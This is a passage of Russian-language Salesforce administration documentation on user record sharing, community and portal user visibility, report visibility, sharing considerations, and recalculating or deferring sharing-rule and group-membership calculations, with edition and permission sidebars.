1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Щелкните имя нужного пользователя.
2. Нажмите кнопку **«Общий доступ»** на странице сведений о пользователе.
3. Нажмите кнопку **«Добавить»**.
4. Выберите нужную группу, роль, территорию или пользователя из раскрывающегося списка.
5. Чтобы выбрать нужных пользователей, добавьте их имена в список «Общий доступ с:».
6. Выберите нужный уровень доступа к записи.

Доступные значения («Для чтения и записи» и «Только для чтения») определяются едиными стандартными параметрами. Вы можете предоставить пользователям только более высокий уровень доступа по сравнению со стандартным уровнем в вашей организации.

7. Нажмите кнопку **«Сохранить»**.
8. Чтобы изменить доступ к записям, на странице пользователя «Сведения об общем доступе» щелкните **«Правка»** или **«Удал.»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления доступа к собственной записи пользователя:

- «Чтение» для соответствующей записи пользователя

## Определение уровня доступа пользователей сообщества или портала

Общий доступ к пользователям предоставляется автоматически при включении сообщества и назначении лицензий портала. После включения общего доступа система позволяет выбрать пользователей, доступных пользователям сообщества по умолчанию. При использовании клиентских или партнерских порталов система также позволяет выбирать пользователей, доступных по умолчанию. Пользователи, которые доступны друг другу, могут взаимодействовать во всех сообществах или на порталах организации. Например, чтобы ограничить доступ к сообществу, снимите флажок **«Доступность пользователя сообщества»** и примените другие функции общего доступа (например, правила общего доступа, общие доступы вручную или доступ к portalу).

Стандартные параметры, выбранные для сообществ и порталов, могут различаться.

### Сообщества

По умолчанию пользователи сообщества доступны всем другим внутренним и внешним пользователям сообществ с их участием. При необходимости внешние пользователи сообществ могут быть доступны только самим себе и своим руководителям в иерархии ролей. Параметр поддерживает только уровень доступа «Чтение» и применяется ко всем сообществам организации.

Иерархия ролей не позволяет наследовать доступность пользователей, иницированную параметром **«Доступность пользователя сообщества»**. Менеджеру иерархии ролей, который, в отличие от своего подчиненного, не является участником сообщества, не предоставляется доступ к другим участникам сообщества.

### Порталы

По умолчанию пользователи портала доступны другим пользователям портала той же организации. При необходимости внешние пользователи порталов могут быть доступны только самим себе и своим руководителям в иерархии ролей. Параметр поддерживает только уровень доступа «Чтение» и применяется ко всем порталам организации.



**Прим.:** Кроме того, пользователям партнерского портала доступен менеджер канала распределения.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Чтобы разрешить просмотр пользователей только самим пользователям и их руководителям, снимите флажок **«Доступность пользователя портала»**. Чтобы разрешить просмотр пользователей портала всем другим пользователям портала внутри той же организации, установите данный флажок.
4. Чтобы разрешить просмотр пользователей только самим пользователям и их руководителям, снимите флажок **«Доступность пользователя сообщества»**. Чтобы разрешить просмотр пользователей сообщества всем другим пользователям сообществ, установите данный флажок.



**Прим.:** Данный параметр отображается только при использовании сообществ Salesforce.

5. Нажмите кнопку **«Сохранить»**.

Любой из данных параметров позволяет быстро переопределить значение «Личный», заданное единому стандартному параметру внешнего доступа к объекту «Пользователь» для пользователей сообщества или портала.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки доступности пользователя сообщества и портала:

- «Управление общим доступом»

При необходимости расширьте уровень доступа к отдельным пользователям после настройки данных стандартных параметров.

СМ. ТАКЖЕ:

[Настройка единых стандартных параметров общего доступа для записей пользователей](#)

[Создание правил общего доступа к пользователю](#)

[Управление доступностью стандартных отчетов](#)

[Общий доступ к пользователям](#)

## Управление доступностью стандартных отчетов


Система позволяет отображать или скрывать стандартные отчеты, которые могут содержать данные недоступных пользователей.

Система позволяет определять доступность отчетов на основе стандартных типов отчетов, которые могут содержать данные недоступных пользователей. При первом включении общего доступа к пользователям система скрывает все отчеты, которые содержат данные, принадлежащие недоступным пользователям.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Нажмите кнопку **«Правка»** в разделе «Единые стандартные параметры».
3. Чтобы разрешить пользователям просмотр отчетов на основе стандартных типов отчетов, которые могут содержать данные недоступных пользователей, установите флажок **«Доступность стандартных отчетов»**. Чтобы скрыть данные отчеты, снимите данный флажок.
4. Нажмите кнопку **«Сохранить»**.

Если единому стандартному параметру для объекта «Пользователь» присвоено значение «Личный» и установлен соответствующий флажок, то отчет позволяет просматривать только имена недоступных пользователей. Сведения о пользователе (например, имя пользователя и адрес эл. почты) не отображаются. После снятия флажка **«Доступность стандартных отчетов»** пользователи с полномочием «Просмотр всех пользователей» могут по-прежнему просматривать все отчеты на основе типов стандартных отчетов.

Кроме того, данные отчеты могут просматриваться всеми пользователями, если единому стандартному параметру для объекта «Пользователь» задано значение «Общедоступный: только для чтения».

 **Важное замечание:** При включении общего доступа к аналитике всем пользователям организации по умолчанию предоставляется уровень доступа «Гость» к общедоступным папкам отчетов и панелей мониторинга. Пользователи, которым назначен уровень доступа «Редактор» или «Менеджер», а также пользователи с дополнительными административными полномочиями могут получить более широкий доступ. Доступ каждого пользователя к папкам основан на сочетании прав доступа к папке и полномочий пользователя. Чтобы скрыть все стандартные папки отчетов при необходимости, удалите общий доступ для всех пользователей из папок. Затем снимите флажок

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки уровня  
доступности стандартных  
отчетов:

- «Управление общим доступом»

«**Просмотр панелей мониторинга в общедоступных папках**» и флажок «**Просмотр отчетов в общедоступных папках**» для профилей пользователей.

СМ. ТАКЖЕ:

[Общий доступ к пользователям](#)

[Поддерживаемые типы отчетов для общего доступа к пользователям](#)


## Управление общим доступом вручную для записей пользователей

Система позволяет разрешать или запрещать пользователям предоставление другим пользователям организации общего доступа к их собственным записям пользователей.

Система позволяет контролировать доступность кнопки «**Общий доступ**» на страницах сведений о пользователях. Данная кнопка позволяет пользователю предоставлять другим пользователям организации доступ к собственной записи пользователя. Чтобы скрыть или отобразить данную кнопку для всех пользователей, выполните указанные ниже действия.

1. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
2. Нажмите кнопку «**Правка**» в разделе «Единые стандартные параметры».
3. Чтобы добавить кнопку «**Общий доступ**» на страницы сведений о пользователях, установите флажок «**Общий доступ вручную к записям пользователей**». В противном случае, снимите данный флажок.
4. Нажмите кнопку «**Сохранить**».

Если единому стандартному параметру для пользователей задано значение «Общедоступный: только для чтения», то пользователи получают доступ для чтения ко всем другим записям пользователей, могут просматривать данных пользователей в результатах поиска и списковых представлениях, а также могут взаимодействовать с данными пользователями в Chatter и сообществах.

 **Пример:** Например, пользователю-партнеру требуется сотрудничество с торговым представителем в сообществах. При снятии флажка «Доступность пользователя сообщества» на странице «Параметры общего доступа» пользователи сообщества могут быть доступны только самим себе и своим руководителям в иерархии ролей. Рекомендуем использовать общий доступ вручную для предоставления пользователю-партнеру доступа для чтения к торговому представителю посредством кнопки «**Общий доступ**» на соответствующей странице сведений о пользователе. Данный доступ позволяет обеим сторонам взаимодействовать и сотрудничать в сообществах.

СМ. ТАКЖЕ:

[Определение уровня доступа пользователей сообщества или портала](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или  
выключения общего доступа  
вручную к записям  
пользователей:

- «Управление  
пользователями»

## Восстановление стандартных параметров доступности пользователей

Общий доступ к пользователям позволяет определять пользователей и доступных им пользователей организации. Если общий доступ к пользователям использовался ранее, то система позволяет восстановить его стандартные параметры.

Чтобы восстановить стандартные параметры доступности пользователей, выполните указанные ниже действия.

1. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
2. Задайте единым стандартным параметрам значения «Общедоступный: только для чтения» для внутреннего доступа и «Личный» для внешнего доступа.
3. Предоставьте доступ к пользователям организации портала.  
Установите флажок «**Доступность пользователя портала**» на странице «Параметры общего доступа». Данный параметр позволяет пользователям клиентского портала просматривать других пользователей той же организации портала. Кроме того, пользователи партнерского портала могут просматривать ответственного за организацию портала.
4. Включите доступ к участникам сети.  
Установите флажок «**Доступность пользователя сообщества**» на странице «Параметры общего доступа». Данный параметр позволяет просматривать участников сообщества всем другим пользователям сообществ.
5. Удалите правила общего доступа к пользователям.  
Щелкните ссылку «**Удал.**» напротив каждого доступного правила общего доступа на странице «Параметры общего доступа».
6. Удалите доступ пользователей массового портала к записям пользователей.  
Щелкните ссылку «**Удал.**» напротив каждого доступного набора для общего доступа на странице «Настройка клиентского портала».

Восстановление стандартных параметров доступности предоставляет неограниченный доступ всем внутренним пользователям, пользователям портала, принадлежащим одной организации портала, и участникам, принадлежащим одному сообществу.

СМ. ТАКЖЕ:

- [Определение уровня доступа пользователей сообщества или портала](#)
- [Общий доступ к пользователям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Порталы и сообщества  
доступны в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления  
стандартных параметров  
доступности пользователей:

- «Управление общим доступом»

## Поддерживаемые типы отчетов для общего доступа к пользователям

Отчеты на основе типов стандартных отчетов могут содержать данные недоступных пользователей.

Ниже перечислены типы отчетов, которые могут содержать данные недоступных пользователей.

- Организации
- Ответственные за организацию
- Организации с активами
- Организации с настраиваемыми объектами
- Организации с партнерами
- Использование API
- Кампании с возможностями
- Настраиваемое прогнозирование: история прогноза
- Настраиваемое прогнозирование: прогнозы возможности
- Отчет «Возможности настраиваемого объекта со сметами»
- События с приглашенными
- Возможность
- Журнал поля возможности
- Журнал возможности
- Динамика возможности
- Возможности и подключения
- Возможности с конкурентами
- Возможности с ролями контакта
- Возможности с ролями контакта и продуктами
- Возможности с настраиваемыми объектами
- Возможности с партнерами
- Возможности с продуктами
- Возможности с продуктами и расписаниями
- Возможности со сметами и документами сметы
- Возможности со сметами и элементами строки сметы
- Возможности с группами сбыта
- Возможности с группами сбыта и продуктами
- Возможности доли
- Возможности доли с продуктами
- Возможности доли с продуктами и расписаниями

По умолчанию данные отчеты доступны пользователям только при наличии соответствующего доступа. Тем не менее, изменение параметров доступа позволяет просматривать данные отчеты даже при отсутствии доступа к соответствующим пользователям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Кроме того, некоторые отчеты могут отображать роль пользователя. Пользователь, которому доступна запись, но недоступен ответственный за запись, может использовать данные отчеты для просмотра роли ответственного.

СМ. ТАКЖЕ:


[Управление доступностью стандартных отчетов](#)

[Общий доступ к пользователям](#)

### Различия между общим доступом к пользователям, предоставляемым вручную или посредством наборов для общего доступа

Данные способы общего доступа предоставляют доступ разным группам пользователей.

При наличии функции общего доступа к пользователям организация может определять пользователей, которые должны быть доступны и которым должен быть предоставлен доступ, включая внутренних и внешних пользователей. Рассматриваемые способы общего доступа позволяют расширить уровень доступа, предоставленный единичными стандартными параметрами и правилами общего доступа. Внешние пользователи (например, пользователи массового портала или сообщества) не имеют ролей, поэтому не поддерживаются правилами общего доступа.

 **Пример:** Чтобы предоставить внутренним пользователям и пользователям, которые не являются пользователями массового портала, доступ к записи пользователя, нажмите кнопку «Общий доступ» на странице сведений о нужном пользователе для создания общего доступа, устанавливаемого вручную. Чтобы предоставить пользователям массового портала доступ к записям других пользователей, создайте набор для общего доступа, предназначенный для порталов или сообществ.

Различия см. в таблице ниже.

**Пользователи, получающие доступ**

|   | <b>Внутренние пользователи</b>      | <b>Пользователи, которые не являются пользователями массового портала<sup>1</sup></b> | <b>Пользователи массового портала<sup>2</sup></b> |
|---|-------------------------------------|---|---|
| <b>Внутренние пользователи</b>  | Общий доступ, установленный вручную | Общий доступ, установленный вручную   | Набор для общего доступа                          |
| <b>Пользователи, которые не являются пользователями массового портала</b> | Общий доступ, установленный вручную | Общий доступ, установленный вручную   | Набор для общего доступа                          |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Пользователи, получающие доступ

| Пользователи массового портала | Общий доступ, установленный вручную | Общий доступ, установленный вручную | Набор для общего доступа |
|--------------------------------|-------------------------------------|-------------------------------------|--------------------------|
|--------------------------------|-------------------------------------|-------------------------------------|--------------------------|

<sup>1</sup> Пользователем, который не является пользователем массового портала, считается внешний пользователь без профиля пользователя массового портала.

<sup>2</sup> Пользователем массового портала считается внешний пользователь, которому назначен один из профилей ниже.

- Проверенный веб-узел
- Пользователь клиентского сообщества
- Пользователь входа клиентского сообщества
- Массовый клиентский портал
- Массовый портал
- Пользователь проверенного веб-узла (избыток)
- Пользователь массового клиентского портала (избыток)

СМ. ТАКЖЕ:

[Общий доступ к пользователям](#)

[Предоставление общего доступа к записям пользователей](#)

[Общие сведения о наборе для общего доступа](#)

## Рекомендации по предоставлению общего доступа

Данный раздел содержит рекомендации по использованию моделей общего доступа для предоставления пользователям доступа к чужим записям.

Модель общего доступа — это сложная взаимосвязь между иерархиями ролей, полномочиями пользователей, правилами общего доступа и некоторыми исключениями. Прежде чем выбрать модель общего доступа, просмотрите указанные ниже примечания.

### Исключения для общего доступа на основе иерархии ролей

Пользователи могут всегда просматривать и редактировать любые данные, принадлежащие или доступные нижестоящим пользователям в иерархии ролей. Исключения:

- Значение единого стандартного параметра позволяет пропускать иерархии при определении доступа к данным.
- Контакты, которые не связаны с организацией, являются личными. Контакты могут быть просмотрены только ответственными и администраторами. Правила общего доступа к контактам не применяются к личным контактам.
- Примечания и вложения, помеченные флажком «Личный», доступны только администраторам и соответствующим авторам.
- События, помеченные флажком «Личный», доступны только ответственным. Другим пользователям недоступны сведения о событии при просмотре календаря ответственного. Сведения о личных событиях могут быть просмотрены в отчетах, результатах поиска или календарях других пользователей только при наличии полномочия «Просмотр всех данных» или «Изменение всех данных».



- Пользователи, расположенные в иерархии ролей выше ответственного за запись, могут просматривать или редактировать записи ответственного только при наличии полномочия объекта «Чтение» или «Редактирование» для данного типа записи.
- Иерархия ролей не позволяет наследовать доступность пользователей, инициированную параметром «**Доступность пользователя сообщества**». Менеджеру иерархии ролей, который, в отличие от своего подчиненного, не является участником сообщества, не предоставляется доступ к другим участникам сообщества. Данный алгоритм применяется только при использовании сообществ Salesforce.

### Удаление записей

- Возможность удаления отдельных записей контролируется администраторами, ответственным, вышестоящими пользователями в иерархии ролей и другими пользователями с полномочием «Полный доступ».
- Если модели общего доступа задано значение «Общедоступный: для чтения, записи и переноса» (для обращений или интересов) или значение «Полный общий доступ» (для кампаний), то данные типы записей могут быть удалены любым пользователем.

### Добавление связанных элементов в запись

- Добавление примечаний или вложений в запись возможно только при наличии доступа «Для чтения и записи».
- Добавление действий или других связанных записей возможно только при наличии как минимум доступа «Для чтения».

### Добавление или удаление общего доступа вручную

- Возможность ручного расширения уровня общего доступа к отдельным записям контролируется администраторами, ответственным, вышестоящими пользователями в иерархии ролей и другими пользователями с полномочием «Полный доступ».
- Изменение модели общего доступа приводит к удалению любого общего доступа, созданного пользователями вручную.

### Полномочия пользователя и объекта

Модель общего доступа определяет параметры доступности записей, а полномочия пользователя и объекта определяют действия, доступные над этими записями.

- Независимо от параметров общего доступа, пользователи должны иметь соответствующие полномочия объекта. Например, общедоступная организация доступна пользователям только при наличии полномочия «Чтение» для организаций. Таким образом, пользователи с полномочием «Правка» для контактов, использующие модель общего доступа «Личный», могут редактировать только собственные контакты.
- Администраторы и пользователи с полномочием «Просмотр всех данных» или «Изменение всех данных» могут просматривать или редактировать любые данные.

### Общий доступ к организациям

- Чтобы ограничить доступ пользователей к чужим записям, связанным с их организациями, выберите соответствующий уровень доступа для роли. Например, чтобы ограничить доступ пользователей к чужим возможностям, связанным с их организациями, выберите уровень «Доступ к возможностям».

- Независимо от единых стандартных параметров, пользователи могут как минимум просматривать организации в собственных территориях. Кроме того, пользователям может быть предоставлен доступ на просмотр и редактирование контактов, возможностей и обращений, связанных с организациями их территорий.

## Общий доступ к Apex

Если код Apex использует общедоступные записи, связанные с настраиваемым объектом, то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный». Например, если код Apex извлекает группы и пользователей, которым предоставлен общий доступ к настраиваемому объекту Invoice\_\_c (представлено в коде как Invoice\_\_share), то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный».

## Общий доступ к кампаниям

- В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition выберите всех пользователей в качестве пользователей Marketing при включении общего доступа к кампаниям. Данное действие позволяет упростить процесс администрирования и устранения неполадок, так как уровень доступа может контролироваться параметрами общего доступа и профилями.
  - 📌 **Прим.:** Данный способ управления пользователями недоступен клиентам Professional Edition, так как организации Professional Edition не поддерживают настраиваемые профили.
- Чтобы сегментировать доступность между бизнес-единицами и сохранить текущий алгоритм работы внутри бизнес-единицы, выполните указанные ниже действия.
  1. Выберите значение «Личный» для единого стандартного параметра кампании.
  2. Чтобы назначить пользователям Marketing модель «Полный общий доступ» ко всем собственным кампаниям внутри бизнес-единицы, создайте правило общего доступа.
  3. Чтобы назначить всем остальным пользователям модель «Только для чтения» ко всем собственным кампаниям внутри бизнес-единицы, создайте правило общего доступа.
- Если отдельный пользователь (например, региональный менеджер по маркетингу), ответственный за несколько кампаний, решает сегментировать доступность между бизнес-единицами, то взамен использования правил общего доступа рекомендуем предоставлять доступ к отдельным кампаниям. Правила общего доступа применяются ко всем кампаниям, принадлежащим пользователю, и не позволяют сегментировать доступность.
- Прежде чем изменить единые стандартные параметры, создайте все правила общего доступа к кампаниям, чтобы минимизировать возможные последствия для пользователей.
- Чтобы предоставить группе пользователей или определенной роли общий доступ ко всем кампаниям, используемым в организации, создайте правило общего доступа, которое применяется к кампаниям, принадлежащим участникам общедоступной группы «Вся организация».
- Чтобы сократить необходимое количество правил общего доступа, воспользуйтесь категорией «Роли и подчиненные роли» вместо выбора определенной роли.
- Если статистика по иерархии кампаний добавлена в макет страницы, то пользователь может просмотреть сводные данные для родительской кампании и всех подчиненных ей кампаний, независимо от наличия у пользователя прав общего доступа к определенной кампании иерархии. Таким образом, при включении статистики по иерархии кампаний следует учитывать параметры общего доступа к кампаниям, заданные в организации. Чтобы скрыть сводные данные по иерархии, удалите некоторые или все поля статистики из связанного списка «Иерархия кампаний». Тем не менее, данные поля будут доступны для составления отчетов.

- Если модели общего доступа задано значение «Полный общий доступ» (для кампаний), то данные типы записей могут быть удалены любым пользователем.

### Общий доступ к участникам кампании

Общий доступ к участникам кампании определяется правилами общего доступа к кампании. Пользователи, которые могут просматривать кампании, также могут просматривать их участников.

### Общий доступ к контактам

Единые стандартные параметры общего доступа к контактам недоступны организациям, поддерживающим организации-лица.

### Общий доступ к прайс-листам

- Общий доступ к прайс-листам определяет возможность добавления прайс-листов и их продуктов в возможности.
- Полномочия пользователя определяют возможность просмотра, создания, редактирования и удаления прайс-листов.

СМ. ТАКЖЕ:


[Параметры общего доступа](#)

## Просмотр переопределений общего доступа

При выборе объекта на странице «Параметры общего доступа» отображается связанный список «Переопределения общего доступа», который содержит профили, игнорирующие параметры общего доступа для данного объекта.

Для просмотра списка «Переопределение общего доступа» введите «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Параметры общего доступа**». Далее выберите объект из списка «Управление параметрами общего доступа для».

Данный список содержит полномочия, позволяющие переопределить параметры общего доступа для профиля. Полномочия «Просмотр всех данных» и «Изменение всех данных» переопределяют параметры общего доступа для всех объектов организации, тогда как полномочия «Просмотреть все» и «Изменить все» переопределяют параметры общего доступа только для указанного объекта.

 **Прим.:** Список «Переопределения общего доступа» не содержит полномочия, предоставленные посредством наборов полномочий, которые также могут переопределять параметры общего доступа для объекта.

Чтобы переопределить параметры общего доступа для конкретных объектов, рекомендуем создать или изменить наборы полномочий или профили, а также включить полномочия объекта «Просмотреть все» и «Изменить все». Данные полномочия предоставляют доступ ко всем записям, связанным с объектом в организации, независимо

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра переопределений общего доступа:

- «Просмотр настройки и конфигурации»

от параметров общего доступа. Прежде чем включить данные полномочия, рекомендуем сравнить разные способы управления доступом к данным.

СМ. ТАКЖЕ:


[Профили](#)

## Расчеты общего доступа

### Пересчет правил общего доступа


Как правило, изменение групп, ролей и территорий инициирует автоматическую переоценку правил общего доступа для добавления или удаления доступа.

Изменением считается добавление или удаление отдельных пользователей из группы, роли или территории; изменение вышестоящей роли; изменение вышестоящей территории; добавление или удаление группы из другой группы.

 **Прим.:** Пересчет не должен выполняться при каждом создании или редактировании правила общего доступа. Кнопки «Пересчитать» в связанных списках «Правила общего доступа» должны использоваться только в случае неудачного или неправильного обновления правил общего доступа. При неудачном обновлении правила общего доступа администратору отправляется соответствующее электронное уведомление.

Чтобы вручную пересчитать правила общего доступа к объекту, выполните указанные ниже действия.

1. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
2. Нажмите кнопку «**Пересчитать**» в связанном списке «Правила общего доступа» для нужного объекта.
3. Чтобы увидеть статус пересчета, в разделе настройки введите «*Фоновые задания*» в поле «Быстрый поиск», затем выберите «**Фоновые задания**».

 **Прим.:** Кнопка «**Пересчитать**» отключена в том случае, если расчет состава участников группы или правил общего доступа отложен. Правила общего доступа для связанных объектов пересчитываются автоматически. Например, правила общего доступа к организации пересчитываются при повторном вычислении правил общего доступа к возможностям, так как записи возможностей находятся во взаимосвязи «основная-подробная» с записями организации.

При пересчете общего доступа система Salesforce также выполняет полный пересчет общего доступа к Apex. При пересчете правил общего доступа правило общего доступа к связанному объекту также пересчитывается. Уведомление о завершении данного процесса будет отправлено по эл. почте. Например, при пересчете правила общего доступа для возможностей правила общего доступа к организации также пересчитываются, так как возможность — это сведения объекта организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Правила общего доступа к организациям и контактам доступны в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам, возможностям, заказам и настраиваемым объектам доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пересчета правил общего доступа:

- «Управление общим доступом»

Автоматический расчет правил общего доступа включен по умолчанию. При необходимости расчет правил общего доступа может быть приостановлен и затем возобновлен.

СМ. ТАКЖЕ:

- [Правила общего доступа](#)
- [Отсрочка расчетов общего доступа](#)
- [Отслеживание фоновых заданий](#)
- [Асинхронный параллельный пересчет правил общего доступа](#)

## Асинхронный параллельный пересчет правил общего доступа

Асинхронное и параллельное выполнение позволяет ускорить пересчет правил общего доступа.

Теперь создание, обновление или удаление правил общего доступа инициирует асинхронное и параллельное выполнение итогового пересчета. Пересчет выполняется параллельно и асинхронно в фоновом режиме, что позволяет ускорить сам процесс, а также повысить устойчивость операций, выполняемых на сайте (например, исправления и перезагрузки сервера), к внешним воздействиям. По завершении пользователю отправляется электронное уведомление. Другие операции общего доступа (например, создание правила общего доступа или обновление единых стандартных параметров) могут выполняться только после завершения пересчета.


Если количество записей, на которые влияют вставки или обновление правила общего доступа, меньше 25 000, пересчет выполняется синхронно и по его завершении электронное уведомление отправлено не будет. Операции вставки и обновления правила общего доступа на основе ответственного, которые оказывают влияние менее чем на 25 000 записей, не доступны на странице «Фоновые задания».

Ниже перечислены действия, которые также инициируют параллельный пересчет правил общего доступа.

- При нажатии кнопки «Пересчитать» в разделе «Правила общего доступа» страницы «Параметры общего доступа».
- При пересчете правил общего доступа на странице предоставления отсрочки.

Страница «Фоновые задания» позволяет отслеживать выполнение параллельного пересчета; страница «Просмотр контрольного журнала настройки» позволяет просматривать недавние операции общего доступа.

Пересчет правил общего доступа сохраняет скрытый общий доступ между организациями и дочерними записями. Данные процессы соответствуют подтипам задания «**Организация: удаление дополнительного родительского доступа**» и «**Организация: предоставление родительского доступа**» на странице «Фоновые задания». Кроме того, удаление правила общего доступа соответствует подтипу задания «**Объект: очистка доступа**», указывающему на удаление недопустимых строк общего доступа.

 **Прим.:** Дополнительную информацию о доступе к записи см. в документе [Designing Record Access for Enterprise Scale](#).

СМ. ТАКЖЕ:

- [Отслеживание фоновых заданий](#)
- [Пересчет правил общего доступа](#)
- [Встроенный алгоритм общего доступа](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Отсрочка расчетов общего доступа

Большое количество изменений в конфигурации может привести к увеличению времени оценки правил общего доступа или завершению сеанса. Во избежание возможных проблем, администратор может временно прекратить выполнение расчетов и возобновить их при плановом обслуживании организации.

 **Прим.:** По умолчанию функция отсрочки в расчете общего доступа отключена. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

Рекомендуем использовать функцию отсрочки в расчете общего доступа при многочисленных изменениях ролей, территорий, групп, пользователей, ответственности за организации портала или общедоступных групп, участвующих в правилах общего доступа. Данная функция позволяет отложить автоматический расчет общего доступа на более поздний срок.

Функции расчета состава участников группы и правил общего доступа включены по умолчанию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Условие   | Возможные действия  |
|---|---|
| Функции расчета состава участников группы и правил общего доступа включены                                | <ul style="list-style-type: none"> <li>Временное прекращение, обновление и возобновление расчета состава участников группы. Расчет правил общего доступа временно приостанавливается и требуется их полный пересчет.</li> <li>Временное прекращение, обновление и возобновление расчета правил общего доступа.</li> </ul> |
| Функция расчета состава участников группы включена, а расчет правил общего доступа временно приостановлен | Временное прекращение, обновление и возобновление расчета состава участников группы.  |
| Функция расчета правил общего доступа включена, а расчет состава участников группы временно приостановлен | Временное прекращение, обновление, возобновление и пересчет правил общего доступа.  |

Дополнительную информацию о временном прекращении и возобновлении расчета состава участников группы см. в разделе [«Управление расчетом состава участников группы»](#).

Дополнительную информацию о временном прекращении, возобновлении и пересчете правил общего доступа см. в разделе [«Отсрочка расчетов правил общего доступа»](#).

СМ. ТАКЖЕ:

[Пересчет правил общего доступа](#)


## Управление расчетами состава участников группы

Если изменение группы влияет на большое количество записей, то автоматический расчет состава участников группы может быть приостановлен, а затем возобновлен. Обратите внимание, что отказ от возобновления расчета может инициировать несоответствия общего доступа к записям.

При каждом изменении ролей, территорий, групп, пользователей или ответственности за организацию портала выполняется автоматический пересчет состава участников группы с целью добавления или удаления доступа. Изменением считается добавление или удаление пользователя из группы, либо изменение роли для предоставления доступа к другим наборам отчетов.

Чтобы временно прекратить или возобновить расчеты состава участников группы, выполните указанные ниже действия.

1. Введите «*Отложить расчеты общего доступа*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Отложить расчеты общего доступа**».
2. Нажмите кнопку «**Приостановить**» в связанном списке «Расчеты состава участников группы».

 **Прим.:** Если расчет состава участников группы откладывается, то также откладывается расчет правил общего доступа (если данная функция включена). При возобновлении расчета состава участников группы необходимо выполнить полный пересчет правил общего доступа.

3. Измените роли, территории, группы, пользователей или ответственность за организацию портала.
4. Чтобы включить функцию расчета состава участников группы, нажмите кнопку «**Возобновить**».

СМ. ТАКЖЕ:

[Отсрочка расчетов общего доступа](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отсрочки (временного прекращения и возобновления) расчетов общего доступа:

- «Управление пользователями»

И

«Управление отсрочкой в расчете общего доступа»



## Отсрочка расчетов правил общего доступа

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Правила общего доступа к организациям и контактам доступны в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Правила общего доступа к территориям организации, обращениям, интересам и возможностям доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


